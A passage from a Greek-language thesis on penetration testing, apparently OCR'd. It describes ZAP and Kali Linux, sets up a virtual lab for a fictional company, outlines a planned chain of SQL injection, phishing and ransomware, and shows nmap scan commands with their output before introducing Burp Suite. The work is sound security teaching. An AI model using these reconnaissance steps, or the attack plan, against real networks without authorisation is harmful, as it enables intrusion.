Το Zed Attack Proxy (ZAP) [21] είναι ένα λογισμικό ασφαλείας ανοιχτού κώδικα, το οποίο είναι γραμμένο σε γλώσσα προγραμματισμού Java. Το συγκεκριμένο λογισμικό κυκλοφόρησε το 2010. Χρησιμοποιείται για τη σάρωση διαδικτυακών εφαρμογών και την εύρεση τρωτών σημείων σε αυτό. Ξεκίνησε ως ένα μικρό έργο από το Open Web Application Security Project (OWASP) και τώρα είναι το πιο ενεργό έργο που συντηρείται από χιλιάδες άτομα σε όλο τον κόσμο. Είναι διαθέσιμο για διαφορετικά λειτουργικά συστήματα, όπως είναι για παράδειγμα Linux, Windows και Mac σε 29 γλώσσες. Μπορεί επίσης να χρησιμοποιηθεί ως διακομιστής μεσολάβησης

όπως μια σουίτα burp για τον χειρισμό του αιτήματος συμπεριλαμβανομένου του αιτήματος HTTPS. Η λειτουργία Daemon είναι επίσης παρούσα σε αυτήν, η οποία μπορεί αργότερα να ελεγχθεί από το REST API. Το Zed Attack Proxy (ZAP) χρησιμοποιείται για τον εντοπισμό τρωτών σημείων που υπάρχουν σε οποιονδήποτε διακομιστή ιστού και την προσπάθεια κατάργησής τους. Στα κυριότερα γνωρίσματα αυτού του λογισμικού περιέχονται ο παθητικός σαρωτής [59] , ο αυτοματοποιημένος σαρωτής, ο διακομιστής μεσολάβησης, η αναγνώριση λιμένα, η αναζήτηση καταλόγου, η βίαιη επίθεση καθώς επίσης και το web Crawler.



Εικόνα 24: Zed Attack Proxy (ZAP) [60]

Μερικές από τις σημαντικότερες λειτουργίες του Zed Attack Proxy (ZAP) [61]**Error! Reference source not found.** είναι οι εξής:


- **Proxy server**: Είναι ένας διακομιστής που λειτουργεί ως διαμεσολαβητής για πελάτες που θέλουν να περάσουν από το αίτημα και θέλουν να το τροποποιήσουν.
- **Spider**: Είναι ένας τύπος διαδικασίας συλλογής πληροφοριών κατά την οποία η εφαρμογή σε αυτήν την περίπτωση ZAP θα περάσει από ολόκληρη την ιστοσελίδα και θα προσπαθήσει να ανακαλύψει όλους τους συνδέσμους και άλλες σημαντικές λεπτομέρειες.
- **Παθητική σάρωση**: Σε αυτόν τον τύπο σάρωσης, η ευπάθεια εντοπίζεται χωρίς να έρθει σε άμεση επαφή με το μηχάνημα-στόχο.
- **Ενεργή σάρωση**: Σε αυτήν την περίπτωση, η ευπάθεια ανιχνεύεται με την άμεση επαφή με το μηχάνημα προορισμού, γεγονός που καθιστά πολύ εύκολο τον εντοπισμό από τον διαχειριστή

5.10 Kali Linux

Το Kali Linux πρόκειται για μια διανομή Linux που είναι εξειδικευμένη για την ασφάλεια στον κυβερνοχώρο. Είναι ένα προϊόν ανοιχτού κώδικα που περιλαμβάνει πολλές προσαρμογές για δοκιμές διείσδυσης, το οποίο βοηθά τις εταιρείες να κατανοήσουν τα τρωτά σημεία τους. Η συγκεκριμένη διανομή ως επί το πλείστον βασίζεται στη διανομή Debian Linux και τρέχει σε ένα ευρύ φάσμα συσκευών [45]. Η κατασκευή ανοιχτού κώδικα σημαίνει ότι είναι δωρεάν και νόμιμη η χρήση του σε ένα ευρύ φάσμα επιχειρηματικών σεναρίων.

Πολλοί ειδικοί προτείνουν το συγκεκριμένο λογισμικό για αρχάριους, όσοι ενδιαφέρονται για την ασφάλεια στον κυβερνοχώρο συχνά επωφελούνται από τη χρήση αυτής της συγκεκριμένης διανομής Linux. Αυτό το λογισμικό προσφέρει σχεδιασμό "single root user" ως τρόπο διαχείρισης προνομίων και οι χρήστες μπορούν να απενεργοποιήσουν τις υπηρεσίες δικτύου από προεπιλογή **Error! Reference source not found.**. Αυτό είναι χρήσιμο για τις δοκιμές διείσδυσης και τα εγκληματολογικά δεδομένα που μπορούν να χρησιμοποιηθούν για τον προσδιορισμό των αδύνατων σημείων μιας σύγχρονης εταιρείας σε ένα έργο μετριασμού του κινδύνου.

Το συγκεκριμένο λογισμικό δημιουργήθηκε από τους Mati Aharoni και Devon Kearns της Offensive Security μέσω της επανεγγραφής του BackTrack, της προηγούμενης διανομής Linux που δοκίμαζαν την ασφάλεια πληροφοριών που βασίζεται στο Knoppix. Τα περισσότερα πακέτα που χρησιμοποιεί αυτό το λογισμικό εισάγονται από τα αποθετήρια του Debian.




Εικόνα 25: Kali Linux

6. Πειραματικό Μέρος Επίθεσης

Στην παρούσα ενότητα θα αναλυθεί η μεθοδολογία και ο τρόπος διεξαγωγής του πειράματος αλλά και τα αποτελέσματα όπως αυτά προέκυψαν από τη διεξαγωγή τού. Στο πειραματικό σενάριο χρησιμοποιήθηκαν τα εξής εργαλεία λειτουργικού και λογισμικού:

- Virtualization: Virtual Box
- File Server / Webserver: Windows Server 2012 – XAMPP
- Company Server: Windows Server 2019 – hMailServer
- Company Client1: Windows 10 Pro – eM Client
- Company Client2: Windows 10 Pro – eM Client
- Company Client3: Windows 10 Pro – eM Client
- Attacker Machine: Kali Linux



Εικόνα 26: Διάγραμμα Δικτύου του Πειραματικού Μέρους

6.1 Σενάριο Πειραματικού Σταδίου (Windows-Active-Directory)


Στο σημείο της εργασίας αυτό θα εκτελέσουμε μια πλήρη επίθεση κύκλου ζωής σε ένα κλειστό εργαστηριακό περιβάλλον μιας εικονικής εταιρείας ονόματος AIRLINES. Στο σενάριο ο υπεύθυνος IT της εταιρίας, έχει αφήσει πολλές παραμέτρους και ρυθμίσεις των δικτυακών συσκευών όπως routers settings, firewall, σε default settings. Η πολιτική διαχείρισης κωδικών πρόσβασης και ενημερώσεων κώδικα της εταιρείας είναι ελάχιστη και οι εργαζόμενοι της εταιρείας δεν είναι επαρκώς εκπαιδευμένοι με συστηματική γνώση και συνεχή ενημέρωση σε θέματα ασφάλειας και τεχνικές phishing. Έτσι, κατά τη διεξαγωγή του πειράματος πραγματοποιούμε πολλαπλές επιθέσεις με απώτερο σκοπό να κατακτήσουμε το δίκτυο, τους διακομιστές της εταιρείας και να κρυπτογραφήσουμε τα αρχεία.

Αρχικά, θα ξεκινήσουμε συλλέγοντας πληροφορίες για την εταιρεία, οι οποίες θα διερευνηθούν για τυχόν τρωτά σημεία. Αφού ολοκληρώσουμε τη συλλογή πληροφοριών και την ανάλυση ευπαθειών, έχουμε πλέον πληροφορίες για το ποιος είναι ο domain controller (DC Server) της εταιρίας, ο οποίος είναι ο βασικός στόχος της επίθεσης. Ως πρώτο τρόπο επίθεσης θα χρησιμοποιήσουμε μια τεχνική SQL Injection με απώτερο σκοπό να υποκλέψουμε τα στοιχειά χρηστών και εργαζομένων. Στην συνεχεία, έχοντας αποκτήσει πρόσβαση στο εταιρικό email ενός εργαζόμενου, θα αναπαραστήσουμε μια πολύ συνήθη και αποτελεσματική τεχνική επίθεσης, τη λεγόμενη “phishing attack”. Αναλυτικότερα, με αυτόν τον τρόπο θα καταφέρουμε να παραπλανήσουμε έναν υπάλληλο της εταιρίας, προσποιούμενοι ότι είμαστε μέλος της, ώστε να οδηγηθεί να κατεβάσει στον υπολογιστή ένα ‘patch’, το οποίο στην πραγματικότητα είναι ένα κακόβουλο paylolad. Έτσι, θα καταφέρουμε για αρχή να συνδεθούμε στον υπολογιστή του και έπειτα να διεισδύσουμε στο εσωτερικό δίκτυο της εταιρίας και να προσπαθήσουμε να φτάσουμε στους servers και στα critical files. Τέλος, θα καταφέρουμε να αποκτήσουμε πρόσβαση σε αρχεία της εταιρίας κρίσιμης σημασίας, στη συνέχεια, με την βοήθεια ενός ransomware τα αρχεία αυτά θα κρυπτογραφηθούν και η εταιρία θα τοποθετηθεί σε δυσμενή θέση.

6.1.1 Συλλογή Πληροφοριών/Ανάλυση Ευπαθειών

Είναι σημαντικό να επισημάνουμε εξαρχής ότι θα παραλείψουμε το πρώτο στάδιο, αυτό της αναγνώρισης του δικτύου, λόγω της φύσης του τοπικού περιβάλλοντος που δημιουργήσαμε για τις ανάγκες διεξαγωγής του πειράματος. Ξεκινώντας, υποθέτουμε ότι βρήκαμε το εύρος IP της εταιρείας το οποίο είναι 172.16.0.0/24 για το εσωτερικό της δίκτυο. Θα συλλέξουμε πληροφορίες σχετικά με τον στόχο σαρώνοντας ολόκληρο το εύρος IP για να ανακαλύψουμε ποιες εφαρμογές και υπηρεσίες είναι ανοιχτές. Αυτό θα το πετύχουμε χρησιμοποιώντας το εργαλείο Nmap. Στη συνέχεια, θα δοκιμάσουμε την εντολή -sn η οποία θα εξάγει τους ενεργούς κεντρικούς υπολογιστές στο δίκτυο, ωστόσο προκειμένου να έχουμε τα υψηλότερα δικαιώματα, θα χρησιμοποιήσουμε την εντολή sudo. Τέλος, θα ορίσουμε ολόκληρο το εύρος IP.

Sudo nmap -sn 172.16.0.0 /24/




Εικόνα 27: Nmap no port scan

Όπως φαίνεται στην παραπάνω απεικόνιση, εντοπίζονται πέντε ενεργοί Hosts, όμως δεν εμφανίζεται κάποια επιπλέον πληροφορία. Για αυτόν το λόγο, θα δοκιμάσουμε ένα πιο επιθετικό scan στο δίκτυο ώστε να μπορέσουμε να βρούμε πιθανές ανοικτές πόρτες, εφαρμογές που μπορεί να "τρέχουν", καθώς και πληροφορίες για την έκδοση τους.

Αυτή τη φορά θα επιλέξουμε την παράμετρο -sS που θα κάνει scan με TCP SYN connection στην οποία δεν ολοκληρώνεται η τριμελής χειραψία. Με την παράμετρο -sV προσδιορίζουμε τα Services και την έκδοση που χρησιμοποίει κάθε τερματικό. Τέλος, η παράμετρος -O χρησιμοποιείται για τον εντοπισμό του λειτουργικού.

sudo nmap -sS -O -sV 172.16.0.0/24



Εικόνα 28: Nmap Port & Syn Scan

```
Nmap scan report for FILE_SERVER.companymail.com (172.16.0.105)
Host is up (0.00013s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.53 ((Win64) OpenSSL/1.1.1n PHP/7.4.29)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  ssl/http     Apache httpd 2.4.53 ((Win64) OpenSSL/1.1.1n PHP/7.4.29)
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3306/tcp  open  mysql        MariaDB (unauthorized)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:4A:A2:33 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 2012
OS CPE: cpe:/o:microsoft:windows_server_2012:r2
OS details: Microsoft Windows Server 2012 or Windows Server 2012 R2
Network Distance: 1 hop
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

Εικόνα 29: Nmap File Server Scan Results

```
Nmap scan report for USER2.companymail.com (172.16.0.103)
Host is up (0.00017s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
MAC Address: 08:00:27:6B:FD:90 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP|7|2008 (89%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008::sp1 c
Aggressive OS guesses: Microsoft Windows XP SP3 (89%), Microsoft Windows XP SP2 (87%), Microsoft Windows 7 (85%
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for USER1.companymail.com (172.16.0.104)
Host is up (0.00012s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
MAC Address: 08:00:27:AA:F9:EC (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1709 - 1909
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```


Εικόνα 30: Nmap User1, 2 Scan Results

Αφού ολοκληρώσαμε και το δεύτερο scan παρατηρούμε πως υπάρχουν αρκετές ανοικτές πόρτες και μπορούμε να δούμε ποιες εργασίες “τρέχουν” καθώς και ποιες συγκεκριμένες εκδόσεις. Βέβαια, το ότι υπάρχουν ανοικτές πόρτες δεν σημαίνει αναγκαστικά ότι είναι ευάλωτες. Αφού έχουμε συλλέξει τις παραπάνω πληροφορίες, προκύπτει ότι η IP 172.16.0.1/24 είναι ο Domain Controller της εταιρίας με όνομα companymail.com. Επίσης, παρατηρούμε ότι στην port 88 υπάρχει το service Kerberos-sec και ότι στην port 3268 και 389 υπάρχει service ldap (Lightweight Directory Access

Protocol) Active Directory. Επιπλέον, στην IP 172.16.0.105 εντοπίζουμε τον File Server, στην πόρτα 80 βλέπουμε ότι υπάρχει ένα service http Apache και στην πόρτα 3306 εντοπίζουμε ένα service MySQL με version MariaDB, το εύρημα αυτό μας προμηνύει ότι πιθανότατα εκεί γίνεται hosting το Website της εταιρίας.

6.2 Ανάλυση Διαδικτυακής Εφαρμογής/Χρήση Εργαλείων -SQL injection


Σε αυτό το στάδιο θα προσπαθήσουμε να δούμε με ποιο τρόπο μπορούμε να αντλήσουμε πληροφορίες για το site. Κατά την είσοδο μας στον ιστότοπο της εταιρίας βλέπουμε ότι υπάρχει μια καρτέλα σύνδεσης. Το στοιχείο αυτό μας δίνει την ευκαιρία να δοκιμάσουμε επίθεση με την τεχνική SQL Injection προσδοκώντας ότι θα υπάρξει κάποιου είδους σφάλμα μεταξύ του πηγαίο κώδικα και της βάσης δεδομένων. Τα τρωτά σημεία SQL Injection προκύπτουν όταν μια εφαρμογή δεν φιλτράρει σωστά τα δεδομένα που στέλνει ένας χρήστης σε αυτήν. Για παράδειγμα, ένας χρήστης θα μπορούσε να εισαγάγει κάποια εντολή SQL, κάτι που δεν θα έπρεπε να επιτρέπεται, με επακόλουθο ένας hacker να εκμεταλλευθεί αυτή την ευπάθεια και να εκτελέσει ένα κακόβουλο payload για να παρακάμψει μέτρα ασφαλείας που ενδέχεται να υπάρχουν στον ιστότοπο.



Εικόνα 31:AIRLINES Home Page


6.2.1 Χρήση εργαλείου - Burp Suite

Για την έναρξη της επίθεσης θα χρησιμοποιήσουμε ένα εργαλείο από την εταιρεία PortSwigger που ονομάζεται Burp Suite. Παράλληλα, έχουμε διαμορφώσει τον διακομιστή μεσολάβησης με τέτοιο τρόπο ώστε να μπορούμε να αλλάξουμε τα περιεχόμενα των αιτημάτων και των απαντήσεων.




Εικόνα 32: Overview of burp suite

Στη συνέχεια, υποβάλουμε αίτημα (*request*) για εμφάνιση του ιστότοπου. Σε αυτή την φάση δεν θα γίνει κάποια αλλαγή απλά θα προωθηθεί (Forward) το αίτημα.



Εικόνα 33: Προώθηση αιτήματος στο site

